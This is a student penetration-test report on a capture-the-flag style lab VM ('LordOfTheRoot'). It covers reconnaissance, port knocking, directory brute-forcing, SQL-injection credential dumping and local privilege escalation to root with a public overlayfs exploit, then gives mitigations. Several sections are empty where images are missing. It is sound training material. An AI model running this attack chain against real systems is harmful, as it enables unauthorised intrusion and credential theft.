



# رواد مصر الرقمية

**Name :** Milad abdalmaalak shoukry ebraheem

**Instructor:** Eng. Ahmad Ashraf

**Group:** ONL1\_ISS5\_G1E

**Training Company:** Global Knowledge

# Network Penetration Test Report

## Target Information:

- **Scope:** IP: 192.168.220.135 (Network & Web Applications)
- **Date of Test:** 28/09/2024
- **Tested by:** Mostafa Mohamed Mokhtar

## 1. Reconnaissance

**Objective:** Identify live hosts and gather information about open services.

### Tools & Techniques Used:

- **Netdiscover:** Discovered IP address (192.168.220.135).
- **Nmap:** Scanned open ports and identified SSH service on port 22

### Detailed steps:

1. Usig netdiscover to find IP address of the machine

```
(kali@kali)-[~]
$ sudo netdiscover -i eth0
```

24 Captured ARP Req/Rep packets, from 4 hosts. Total size: 1440

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.220.2	00:50:56:f0:62:ad	4	240	VMware, Inc.
192.168.220.1	00:50:56:c0:00:08	18	1080	VMware, Inc.
192.168.220.135	00:0c:29:49:23:12	1	60	VMware, Inc.
192.168.220.254	00:50:56:fe:70:04	1	60	VMware, Inc.

2. Nmap scan results showing open ports.

```
(kali@kali)-[~]
$ nmap -Pn 192.168.220.135
Starting Nmap 7.92 ( https://nmap.org ) at 2024-09-28 07:39 EDT
Nmap scan report for 192.168.220.135
Host is up (0.0012s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh

Nmap done: 1 IP address (1 host up) scanned in 17.43 seconds
```


### 3. Trying to do **SSH** on the target machine as root



```
(kali@kali)-[~]  
$ ssh root@192.168.220.135  
LOTR, Knock Friend To Enter Easy as 1,2,3  
root@192.168.220.135's password: 
```

It returns a banner: "LOTR, Knock Friend To Enter Easy as 1,2,3"

### 4. Searching for Knocking



So let's find how to do Port knocking on ports 1,2,3 as seen in the banner.

---

## 2. Weaponization

**Objective:** Develop a strategy to reveal additional services.

**Tools & Techniques Used:**

- **Nmap (Port Knocking):** Performed port knocking sequence.

**Findings:**

- HTTP service on port 1337 was revealed.

## Detailed Steps:

### 1. Port knocking using nmap

```
(kali@kali)-[~]
$ nmap -r -Pn -p1,2,3 192.168.220.135
Starting Nmap 7.92 ( https://nmap.org ) at 2024-09-28 07:44 EDT
Nmap scan report for 192.168.220.135
Host is up.

PORT      STATE      SERVICE
1/tcp    filtered  tcpmux
2/tcp    filtered  compressnet
3/tcp    filtered  compressnet

Nmap done: 1 IP address (1 host up) scanned in 16.15 seconds
```

### 2. Finding open ports after Knocking

```
(kali@kali)-[~]
$ nmap -sV -Pn -p- 192.168.220.135
Starting Nmap 7.92 ( https://nmap.org ) at 2024-09-28 07:45 EDT
Nmap scan report for 192.168.220.135
Host is up (0.00068s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT      STATE      SERVICE      VERSION
22/tcp    open      ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.3 (Ubuntu Linux; protocol 2.0)
1337/tcp  open      http         Apache httpd 2.4.7 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 131.23 seconds
```

## 3. Delivery

**Objective:** Access the HTTP service and enumerate hidden directories.

### Tools & Techniques Used:


- **Dirb:** Found the hidden directories.
- **CyberChef:** Decoded the secret found in the source code, revealing the login page.

### Findings:

- Discovered `/978345210/index.php`, leading to the login page.

## Detailed Steps:

## 1. Access the HTTP service



## 2. Dirb output showing hidden directories.

```
(kali@kali)-[~]
└─$ dirb http://192.168.220.135:1337


DIRB v2.22
By The Dark Raver

START_TIME: Sat Sep 28 07:58:45 2024
URL_BASE: http://192.168.220.135:1337/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt


GENERATED WORDS: 4612

— Scanning URL: http://192.168.220.135:1337/ —
=> DIRECTORY: http://192.168.220.135:1337/images/
+ http://192.168.220.135:1337/index.html (CODE:200|SIZE:64)
+ http://192.168.220.135:1337/server-status (CODE:403|SIZE:297)
```


## 3. Opening the finding path /images



## 4. Opening /etc/passwd path



Let's see the page source



## 5. Using CyberChef to decode this secret “base 64 decoding”



Decode it again:



Let's open this directory:



## 4. Exploitation

**Objective:** Exploit vulnerabilities to gain unauthorized access.

**Tools & Techniques Used:**

- **Burp Suite:** Intercepted and analyzed login requests.
- **SQLMap:** Exploited SQL injection to dump database contents.


**Findings:**

- SQL Injection allowed database extraction of usernames and passwords.


**Detailed Steps:**

1. Burp Suite intercepting login request.





## 2. SQLMap dumping database credentials.





## 5. Installation

**Objective:** Use the dumped credentials to gain system access.

**Tools & Techniques Used:**

- **SSH:** Used credentials to successfully access the target machine.

**Findings:**

- Gained SSH access with dumped credentials.

**Detailed Steps:**

- SSH login using one of the dumped credentials.



```
(kali@kali) - [~/Desktop]
$ ssh smeagol@192.168.220.135

Welcome to Ubuntu 14.04.3 LTS (GNU/Linux 3.19.0-25-generic i686)

 * Documentation:  https://help.ubuntu.com/

601 packages can be updated.
440 updates are security updates.

Last login: Sat Sep 28 06:35:57 2024 from 192.168.220.131
smeagol@LordOfTheRoot:~$
```

---

## 6. Command and Control

**Objective:** Gather system information after gaining access.

**Tools & Techniques Used:**

- **Commands:** “cat /proc/version, uname -a” to identify the operating system (Ubuntu 14.04).

**Findings:**

- The target was running Ubuntu 14.04.

#### Detailed steps:

- Command output showing OS information.

```
smeagol@LordOfTheRoot:~$ (cat /proc/version || uname -a) 2>/dev/null
Linux version 3.19.0-25-generic (buildd@lgw01-57) (gcc version 4.8.2 (Ubuntu 4.8.2-19ubuntu1) ) #26-14.04.1-Ubuntu SMP Fri Jul 24 21:18:00 UTC 2015
smeagol@LordOfTheRoot:~$
```

## 7. Actions on Objectives (Privilege Escalation)

**Objective:** Escalate privileges and retrieve the flag.

#### Tools & Techniques Used:


- **Searchsploit:** Found and executed an exploit for Ubuntu 14.04.
- Successfully gained root privileges and retrieved the flag.

#### Findings:

- Privilege escalation successful using a known exploit.

#### Detailed Steps:

- Using searchsploit to get suitable script to do privilege escalation



Exploit Title	Path
Apport (Ubuntu 14.04/14.10/15.04) - Race Condition Privilege Escalation	linux/local/37088.c
Apport 2.14.1 (Ubuntu 14.04.2) - Local Privilege Escalation	linux/local/36782.sh
Apport 2.x (Ubuntu Desktop 12.10 < 16.04) - Local Code Execution	linux/local/40937.txt
Linux Kernel (Debian 7.7/8.5/9.0 / Ubuntu 14.04.2/16.04.2/17.04 / Fedora 22/25 / CentOS 7.3.1611) - 'ldso_hwcap_64 Stack Clash' Local Privilege Escalation	linux_x86-64/local/42275.c
Linux Kernel (Debian 9/10 / Ubuntu 14.04.5/16.04.2/17.04 / Fedora 23/24/25) - 'ldso_dynamic Stack Clash' Local Privilege Escalation	linux_x86/local/42276.c
Linux Kernel (Ubuntu 14.04.3) - 'perf event open()' Can Race with execve() (Access /etc/shadow)	linux/local/39771.txt
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlaysfs' Local Privilege Escalation	linux/local/37292.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlaysfs' Local Privilege Escalation (Access /etc/shadow)	linux/local/37293.txt
Linux Kernel 4.3.3 (Ubuntu 14.04/15.10) - 'overlaysfs' Local Privilege Escalation (1)	linux/local/39166.c
Linux Kernel 4.3.3 (Ubuntu 14.04/15.10) - 'overlaysfs' Local Privilege Escalation (2)	linux/local/39167.c
Linux Kernel 4.4.0-21 < 4.4.0-51 (Ubuntu 14.04/16.04 x64) - 'AF_PACKET' Race Condition Privilege Escalation	windows_x86-64/local/47170.c
Linux Kernel < 4.4.0-83 / < 4.8.0-58 (Ubuntu 14.04/16.04) - Local Privilege Escalation (KASLR / SMEP)	linux/local/43418.c
Linux Kernel < 4.4.0 / < 4.8.0 (Ubuntu 14.04/16.04 / Linux Mint 17/18 / Zorin) - Local Privilege Escalation (KASLR / SMEP)	linux/local/47169.c
NetKit FTP Client (Ubuntu 14.04) - Crash/Denial of Service (PoC)	linux/dos/37777.txt
Ubuntu 14.04/15.10 - User Namespace Overlaysfs Xattr SetGID Privilege Escalation	linux/local/41762.txt
Ubuntu < 15.10 - PT Chown Arbitrary PTs Access Via User Namespace Privilege Escalation	linux/local/41760.txt
usb-creator 0.2.x (Ubuntu 12.04/14.04/14.10) - Local Privilege Escalation	linux/local/36820.txt
WebKitGTK 2.1.2 (Ubuntu 14.04) - Heap based Buffer Overflow	linux/local/44204.md

- Execution of exploit and proof of root privileges.

```
smeagol@LordOfTheRoot:~$ gcc 39166.c -o 39166
smeagol@LordOfTheRoot:~$ ls
12084 37292.c 39166.c darsh1 Desktop Documents examples.desktop exploit.sh Music Pictures script Templates
26593 39166 darsh darsh2 dirty Downloads exploit1.sh exploit.txt payloads Public script.c Videos
smeagol@LordOfTheRoot:~$ ./39166
root@LordOfTheRoot:~# whoami
root
root@LordOfTheRoot:~#
```

- Flag retrieval.

```
root@LordOfTheRoot:/root# cd /root/
root@LordOfTheRoot:/root# ls
buf  buf.c  Flag.txt  other  other.c  switcher.py
root@LordOfTheRoot:/root# cat Flag.txt
"There is only one Lord of the Ring, only one who can bend it to his will. And he does not share power."
- Gandalf
root@LordOfTheRoot:/root#
```

## Summary of Critical Findings:

1. **Port Knocking Misconfiguration:** The port knocking mechanism was misconfigured, revealing an additional HTTP service on port 1337.
2. **SQL Injection on Login Page:** The login form on the web server was vulnerable to SQL injection, which allowed database exfiltration of usernames and passwords.
3. **Outdated Operating System:** The target system was running an outdated version of Ubuntu (14.04), which was susceptible to a known local privilege escalation exploit.

---

## Mitigation Recommendations:

1. **Secure Port Knocking Mechanism:**
  - Ensure port knocking mechanisms are correctly configured.
  - Implement logging and monitoring of port knocking attempts to detect suspicious activity.
2. **Fix SQL Injection Vulnerabilities:**
  - Sanitize all user inputs and use prepared statements or parameterized queries to prevent SQL injection.
  - Conduct regular security assessments of web applications to identify and patch injection vulnerabilities.
3. **Patch Management:**
  - Upgrade outdated operating systems and apply security patches regularly to prevent exploitation of known vulnerabilities.
  - Implement automated patch management to ensure critical systems are always up to date.

#### **4. Implement Strong Access Controls:**

- Use strong, unique passwords for each account and enforce regular password changes.
- Consider implementing multi-factor authentication (MFA) for SSH and other remote access services.